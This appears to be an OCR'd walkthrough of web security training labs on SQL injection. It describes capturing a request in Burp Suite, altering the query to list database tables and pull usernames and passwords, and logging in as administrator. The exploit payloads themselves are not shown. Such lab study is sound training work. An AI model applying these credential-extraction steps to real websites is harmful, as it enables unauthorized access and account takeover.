
SQL injection attack, listing the database contents on non-Oracle databases


Go to the website and click “Gifts” and get the request on Burp Suite.







Change the code and get a username. Using that username modify the code.






Now we can find the username and password. Using them login to the website.







SQL injection attack, listing the database contents on Oracle

Go to the website and click “gifts”. Get a request to the Burp Suite







Send it to the repeater change the code and get a username first.





Again modify the code using that username and get another username and password.




Using that username and password again modify the SQL code and get the username and password for the website login.





SQL injection attack, listing the database contents on Oracle
Back to lab description
LAB Not solved
Home | My account
Login
Username
administrator
Password
Log in


SQL injection attack, listing the database contents on Oracle
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: administrator
Email
Update email


SQL injection UNION attack, determining the number of columns returned by the query



